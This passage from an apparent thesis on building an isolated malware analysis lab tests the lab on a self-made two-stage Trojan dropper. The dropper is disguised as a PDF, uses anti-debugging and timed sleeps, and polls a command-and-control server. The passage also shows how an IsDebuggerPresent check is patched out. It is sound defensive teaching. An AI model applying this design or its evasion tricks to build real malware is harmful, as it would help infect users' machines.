Only one debugger was selected for the malware analysis environment since it came out that there are several possibilities; however, only one that should be considered as a debugging tool for a malicious software. This utility will be installed in the virtualized target system and it can be used freely.

OllyDBG debugger is developed by Oleh Yuschuk. It is commonly used with malware analysts since it is easy to use and it has many plugins available to extend its features. OllyDBG can be also used free of charge. It has many features, which helps a malware analyst to make analysis, e.g. memory mapping, conditional breakpoints and ability to make modifications to the executable while it is running. Running a binary modification can also be saved permanently to the disk so if the same modifications are needed again it makes the analysis faster. (Sikorski 2012, 470.)

OllyDBG seems to be malware analysis industry “de facto” standard when analyzing user mode malware; nevertheless, it should be remembered that it cannot be used to analyze kernel mode malware.

3.6 Static code analysis

Two utilities were selected for static code analysis where the first tool is just for taking all strings out of the executable while another is more or less industry “de facto” standard for static code analysis. Both utilities are installed in the virtualized target system. The BinText tool is free to use and there is a free version of the IDA Pro utility which is still fully capable of doing static code analysis. Free version of the IDA Pro lacks some capabilities of the commercial version such as Python scripting; however, it is still quite capable of doing the static code analysis.

The BinText utility is a powerful text extractor that can extract text from any kind of files. It can find ASCII and Unicode strings from the file and also a resource string can be found. It has a filtering feature to prevent unwanted results and capability to search from the results. (BinText 3.03 2015.)

The IDA Pro or the Interactive Disassembler Professional is a disassembler made by Hex-Rays. It is a very powerful utility and is not just a disassembler since it also includes a debugger and many other features such as cross-referencing and different graphical views. (Sikorski 2012 469.)

3.7 Networking

Most of the malware needs a network to communicate with the C2 server. In this case a network was designed to be a virtual network with VMWare Workstation. All target and support systems can see each other and the host system; however, none of them are capable to connect Internet. If an Internet connection is needed, for example to search Windows API function parameters or check if some online services have seen certain hash value, the separate hardware should be used. In this thesis there was a separate laptop that was used for connecting to the Internet.

The Wireshark utility was selected for the network monitoring and it was installed in the target operating system and in the support system. The Wireshark is a multiplatform network protocol analyzer. It has the capability to capture packages, it can parse a massive amount of protocols that can be used in a network traffic and it can export the results to a file. With the Wireshark the captured network traffic can also be filtered quite effectively. (Ligh 2011, 218-219.)

The Wireshark utility can be used free of charge and it was installed both in the target system and the support system so before virtual network is needed the preliminary analysis of network connection attempts can be discovered. On the other hand while the utility is used from the support system it provides more reliable view of the network traffic since the malicious software can not react it like is possible when used inside the target system.

3.8 Services

If malicious software needs to use services, for example like DNS, HTTP or IRC, the support for simulating such services should be available in the malware analysis environment. The InetSim can be used freely and to fulfill previously mentioned service requirements the InetSim tool was used in support system.

The InetSim is Internet service simulator made by Thomas Hungenberg and Matthias Eckert. It can simulate various most common services used on the Internet and it also has a logging system. (Ligh 2011, 221-222.)

3.9 Security

Malicious software analysis laboratory should be built with security in mind since there can be devastating results if a malware specimen under analysis escapes from a laboratory to the production network. (Sikorski 2012, 29.)

Malware analysis environment isolation is one answer to the security requirements. This goal can be achieved by using physical and logical isolation. Physical isolation means that separated physical hardware dedicated to the malware analysis use only should be used. Logical isolation can be achieved by using virtualization so one physical hardware can include several virtual machines and networks. When using virtualization there are also advantages such as it is easy to take snapshots of certain states of the system and later on if needed the system can be reverted back to those states. (Sikorski 2012, 29-31.)

To ensure the safety on analysis the malware analysis laboratory should be isolated from other networks. This mitigates the risk of escaping malware and mistakes made by the analyst. The isolation also enables the possibility to execute the malicious specimen in a controlled and repeatable way. (Reverse-Engineering Malware 2014, 13, 14.)

In this thesis a single laptop computer was selected as hardware because it is easy to move around and there are still enough resources to run the needed virtualization environment. Wireless network and Bluetooth were disabled from BIOS to prevent the analyst from accidentally switching them on. There were no other wireless network devices in the laptop. Also, all physical connectors could have been disabled; however, in this case the analyst was warned to connect anything else but the power cord.

The VMWare Workstation was selected as a virtualization environment because it is quite a cheap and very powerful virtualization system. They are other virtualization systems and any of them could have been chosen, however, in this case it was easier to select the VMWare product for this purpose.

There was only one virtual network in the system and it was configured so that the virtual machines could see each other and the host system but not use the network of the host system. There was also shared directory which was visible to all the virtual machines and also to the host.

The last selection that was made just bearing the security in mind was that a Linux distribution was selected as the host’s operating system since the target virtual machine operating systems were Windows-based. This was made because in the case if the malicious software could escape from the virtual system to the host system it would have to be capable to operate also in a different operating system.

After the malware analysis environment had been developed the disk image of the physical hard drive was cloned so after each analysis the whole physical system can be restored to be sure that there are no leftovers from previous analysis, even if the malicious software had escaped and infected all the analysis environment.

One thing to keep in mind when looking at the malware analysis from the security perspective is to remember that even the best security can be breached if processes are not defined clearly and followed as strictly as possible.

3.10 Scripting

Sometimes there are no suitable tools that can resolve the analysis problem the analyst faces. In these situations is it very convenient if the analyst is able to write simple scripts. Python was selected as a scripting language because it is quite powerful and easy to use.

Python is a programming language which can be used to quickly write simple scripts that can solve problems. Python can be used to automate frequently faced tasks. Also, some of the tools like commercial version of IDA Pro has IDA Python scripting support which can be used to create plugins from the IDA Pro. (Sikorski 2012, 472.)

4 TESTING MALWARE ANALYSIS ENVIRONMENT IMPLEMENTATION

4.1 Sample malware

The malware analysis environment functionality was tested and verified by using the simple malware specimen that was created just for this cause. The sample represents a classical two-staged Trojan dropper malware with some trivial anti-analysis techniques. The specimen consists of three main parts which are first stage, second stage and data. The data is a PDF file that is shown to the user.

4.1.1 First stage

The sample is disguised to look like a benign PDF document, if “Hide extensions for known file types” option is left in the default settings, so a user would open it. When the user opens the file, the first stage is executed. The first stage checks if the file is debugged and then drops the actual PDF file to the same directory as the one in which itself was opened. The PDF document will be opened and the second stage is dropped to the temporary directory. Lastly the first stage will execute the second stage and after that the first stage execution will end. The first stage execution flow is shown in Figure 5. The source code of the first stage can be found in Appendix 1. The resource header file is presented in Appendix 2 and the resource file itself is shown in Appendix 3.




Figure 5. Malware sample first stage

4.1.2 Second stage

The second stage of the sample malware specimen is the real malicious part of the software. The second stage will first sleep 1 second to let the first stage executable to close normally and then the first stage executable will be deleted. After that the specimen sleeps for 10 minutes to deceive the anti-virus products and malware analysts to believe that nothing malicious is happening.

The next step the second stage does is to connect to the command and control server and request commands. In this version command and control server can command the second stage to show the message box, mark the second stage executable to be deleted after next time the infected system will startup and stop the second stage execution. The second stage execution flow is illustrated in Figure 6. The source code of the second stage can be found in Appendix 4.




Figure 6. Malware sample second stage

4.2 Analysis process

The malware analysis environment will be tested by using Zeltser's approach of the malware analysis process which was defined in chapter 2.1.5.

The process is iterative and the analysis moves from easy towards harder. The analysis will be started by collecting static properties from the malware specimen. After that behavioral analysis takes place. Dynamic code analysis follows the behavioral analysis and if needed the pure static code analysis is made. In all steps the information is gathered until it is easier to get meaningful data from the specimen by using some others means. Sometimes current step opens something that blocked information gathering on the previous step, so it would be moved back to previous step. So in a way the analysis process is iterative if needed, but not necessarily. Information is collected until the analyst decides that there is enough data to reach the target that was defined at the beginning.

4.3 Analysis preparation


The malicious file was copied to the isolated malware analysis environment and static properties are collected from it. The target environment should be as highly vulnerable as possible. In this case 32-bit Windows 8.1 virtual machine, that is not updated, is used. Before any interaction with the malicious specimen is made, it is crucial to remember to take a snapshot from the virtual machine which will be used as a target for the analysis.

4.3.1 Static properties

Firstly, a unique identification was created from the specimen, so the malicious file can be reference reliably in the future. In this time MD5 and sha1 sums was created. MD5 sum itself would be enough, however, it is always good to have failsafe plan.

4.3.2 First stage static properties


This first task was accomplished by using HashMyFiles utility that also generated CRC32 checksum and other hash values. MD5, SHA1 and CRC32 values from the specimen are shown in Figure 7.



Filename	MD5	SHA1	CRC32
YAMK_IT_DESC.exe	c707542e261f2a95616821e8e43fd112	0b8d3c2250bb7eef24a7194ce72cd647317c281b	f0d37fef

Figure 7. Static properties of the specimen with HashMyFiles

It is a good practice to double check everything if possible, so the CFF Explorer utility was used to be sure that the hash values were calculated correctly. The CFF Explorer gives also other useful information about the specimen. Result of the CFF Explorer is shown in Figure 8. The CFF Explorer reveals also the DOS- and the PE-header information from the executable file.



Property	Value
File Name	C:\Users\REM\Desktop\YAMK_IT_DESC.exe
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8.0 (Debug)
File Size	1.48 MB (1549312 bytes)
PE Size	1.48 MB (1549312 bytes)
Created	Tuesday 14 April 2015, 20.47.55
Modified	Tuesday 14 April 2015, 19.03.53
Accessed	Tuesday 14 April 2015, 20.47.55
MD5	C707542E261F2A95616821E8E43FD112
SHA-1	0B8D3C2250BB7EEF24A7194CE72CD647317C281B

Figure 8. Static data with CFF Explorer

4.3.3 Second stage static properties

Alter the second stage of the malicious specimen was found, it was treated as a new separate malware and thus it was analyzed in the same manner as the original executable. Therefore the static properties of the second stage executable was taken with the HashMyFiles and the CFF Explorer utilities.


4.3.4 Others tools

If the potentially malicious specimen is possible to send to a malware analysis services like virustotal.com, it would be easy way to figure out if there are something suspicious. Malware analyst should be careful to send anything to these kind of services since malware authors can use them to check out if their malicious software is found so they can change it later on. If it is not possible to send it to the specimen itself, its hash value can be used to search from databases if same executables are found by another analyst.

In this case the sample itself was not send to the analysis service but MD5 sums of both the first and the second stage were used to search from virustotal.com databases and nothing was found.

Another easy way to start the analysis is to scan a sample with an anti-virus product or use more than one product. Again anti-virus vendors can collect information from analyzed files or at least from the files that are found to be suspicious so if it is not allowed to send information about the malicious specimen that is under investigation it would be better to use an offline system to do anti-virus scans.

In this case Clam anti-virus scanner was used to scan the first stage of the malicious specimen as can be seen in Figure 9 and the specimen seems to be benign. Also, the second stage was scanned after it was found with results “no threads found”. Figure 9 shows Clam anti-virus results from the first stage executable.



Scanning complete

Files scanned: 1
Possible threats: 0

No threats found


Figure 9. First stage scanned with Clam

4.4 Behavioral analysis

Behavioral analysis of the potentially malicious executable is started by running the specimen and at the same time monitoring everything that happens in the system. Two different tools, Regshot and CaptureBAT was used which supported each other while somewhat monitoring same areas of behavior.

4.4.1 First stage behavioral analysis


Regshot resulted over 1500 lines of log information, thus finding the real malicious activity is really hard. After going through the log file, three interesting changes could be found which did not seem to be normal Windows activities. Three anomalies that were found are highlighted in Figure 10.



```
----------------------------------
Files added: 44
----------------------------------
C:\Users\REM\AppData\Local\Temp\Phase2.exe
C:\Users\REM\AppData\LocalLow\Adobe\Acrobat\11.0\ReaderMessages
C:\Users\REM\AppData\Roaming\Adobe\Acrobat\11.0\Security\services_rdr.dat
C:\Users\REM\AppData\Roaming\Adobe\Acrobat\11.0\Security\services_rdri.dat
C:\Users\REM\AppData\Roaming\Adobe\Acrobat\11.0\Security\services_rdrk.dat
C:\Users\REM\AppData\Roaming\Microsoft\Protect\S-1-5-21-1897952862-3656991677-1792418944-10
01\8f7708ea-00ca-452f-b51e-a914e98d4d28
C:\Users\REM\Desktop\YAMK_IT_DESC.pdf
C:\Windows\Prefetch\7ZA.EXE-55CB3867.pf
C:\Windows\Prefetch\ACRORD32.EXE-6C85C486.pf
C:\Windows\Prefetch\EULA.EXE-F99DF501.pf
C:\Windows\Prefetch\PHASE2.EXE-5690823F.pf
C:\Windows\Prefetch\YAMK_IT_DESC.EXE-2F092E0A.pf

----------------------------------
Files deleted: 2
----------------------------------
C:\Users\REM\AppData\Local\Microsoft\Windows\WebCache\V010003F.log
C:\Users\REM\Desktop\YAMK_IT_DESC.exe
```

Figure 10. Regshot files added and deleted

While Regshot compares two static states of the analyzed system and produces text document of differences the CaptureBAT collects and saves all deleted, added or modified files with full directory path to a compressed file. CaptureBAT can also capture network traffic. At this point there were no traces of network traffic. The analyzed specimen added two new files and deleted one file from system as shown in Figure 11.



```
C:\Users\REM\Desktop\logs\modified_files\C\Users\REM\Desktop        Search Desktop
Name                        Date modified        Type                Size
YAMK_IT_DESC                4/15/2015 7:47 PM    Adobe Acrobat D...  121 KB

\REM\Desktop\logs\modified_files\C\Users\REM\AppData\Local\Temp      Search Temp
Name                        Date modified        Type                Size
Phase2                      4/15/2015 7:47 PM    Application         478 KB

C:\Users\REM\Desktop\logs\deleted_files\C\Users\REM\Desktop         Search Desktop
Name                        Date modified        Type                Size
YAMK_IT_DESC                4/15/2015 7:47 PM    Application         1,513 KB
```

Figure 11. CaptureBAT files added and deleted

4.4.2 Second stage behavioral analysis

As the previous analysis revealed, the second stage of potentially malicious software was dropped to the temporary directory. This second stage was executed from its intended location to make sure that it works as designed. After taking a snapshot from the malware analysis target virtual machine the Regshot and CaptureBAT utilities were used again to record changes that the second stage specimen was going to do.

From the Regshot log nothing anomalous could be found. CaptureBAT confirmed that there were no abnormal or malicious activities in the system while the second stage executable was running.

At this point, the second stage specimen seemed to be harmless since it did not do anything, however, it was still very suspicious that it was dropped from another executable disguised to look like a PDF file. So it should be investigated more by using different analysis methods.


4.5 Dynamic code analysis

Dynamic code analysis is done by running the specimen with a debugger. In this case the OllyDBG-debugger was selected for the task.

4.5.1 First stage dynamic code analysis

The Dynamic code analysis begins by locating the main function of the executable. Windows executable that is compiled with Visual Studio leaves plenty of extra initialization before the real main function, however, the main function can be found quite easily after some tricks are known.


After executable OEP there are two function calls and the later one should be followed until the GetCommandLineA function call is reached. After GetCommandLine function calls, the code should be examined until four PUSH commands will be found. The function call after the last PUSH command is WinMain function call and it leads to the real entry point of malware. Steps for locating Windows main function are shown in Figure 12.



```
00433AD0 ┌> ↳55           PUSH EBP
00433AD1 │ .  8BEC         MOV EBP,ESP
00433AD3 │ .  E8 C9C9FFFF  CALL 004304A1
00433AD8 │ .  E8 13000000  CALL 00433AF0
00433ADD │ .  5D           POP EBP
00433ADE └ .  C3           RETN

00433BA1 │ >  FF15 38904A0( CALL DWORD PTR DS:[<&KERNEL32.GetComman( [KERNEL32.GetCommandLineA
00433BA7 │ .  A3 148E4A00  MOV DWORD PTR DS:[4A8E14],EAX
00433BAC │ .  E8 A4C4FFFF  CALL 00430055

00433C00 │ .  8945 D8      MOV DWORD PTR SS:[LOCAL.10],EAX
00433C03 │ .  0FB755 E4    MOVZX EDX,WORD PTR SS:[LOCAL.7]
00433C07 │ .  52           PUSH EDX
00433C08 │ .  8B45 D8      MOV EAX,DWORD PTR SS:[LOCAL.10]
00433C0B │ .  50           PUSH EAX
00433C0C │ .  6A 00        PUSH 0
00433C0E │ .  68 00004000  PUSH OFFSET <STRUCT IMAGE_DOS_HEADER>
00433C13 │ .  E8 F0D4FFFF  CALL 00431108
00433C18 │ .  8945 E0      MOV DWORD PTR SS:[LOCAL.8],EAX
```

Figure 12. Locating Windows main function

When the malicious executable was debugged without extra care it stopped and did not do anything. The reason for this was IsDebuggerPresent function call. It is one of the easiest anti-analysis methods to prevent the analyst to debug the executable, however, it is also very easy to overcome. This can be solved by manually editing the disassembled code. When the IsDebuggerPresent function is executed inside the debugger it returns TRUE the numeric value 1 of which can be seen in EAX register in Figure 13. In this case the anti-analysis method was overcame by changing the compared value from “1” to “0” so the jump did not take place as seen in Figure 13. After changes they should be copied to the executable and the executable should be saved with a new name, so in the future the same changes need not be made anymore.



```
00432BB4  FF15 0C904A0( CALL DWORD PTR DS:[<&KERNEL32.IsDebugger  KERNEL32.IsDebuggerPresent     EAX 00000001
00432BBA  3BF4          CMP ESI,ESP
00432BBC  E8 35E3FFFF   CALL 00430EF6
00432BC1  8985 5CFDFFF  MOV DWORD PTR SS:[LOCAL.169],EAX
00432BC7  83BD 5CFDFFF  CMP DWORD PTR SS:[LOCAL.169],1
00432BCE  75 07         JNE SHORT 00432BD7

00432BB4  FF15 0C904A0( CALL DWORD PTR DS:[<&KERNEL32.IsDebugger  KERNEL32.IsDebuggerPresent
00432BBA  3BF4          CMP ESI,ESP
00432BBC  E8 35E3FFFF   CALL 00430EF6
00432BC1  8985 5CFDFFF  MOV DWORD PTR SS:[LOCAL.169],EAX
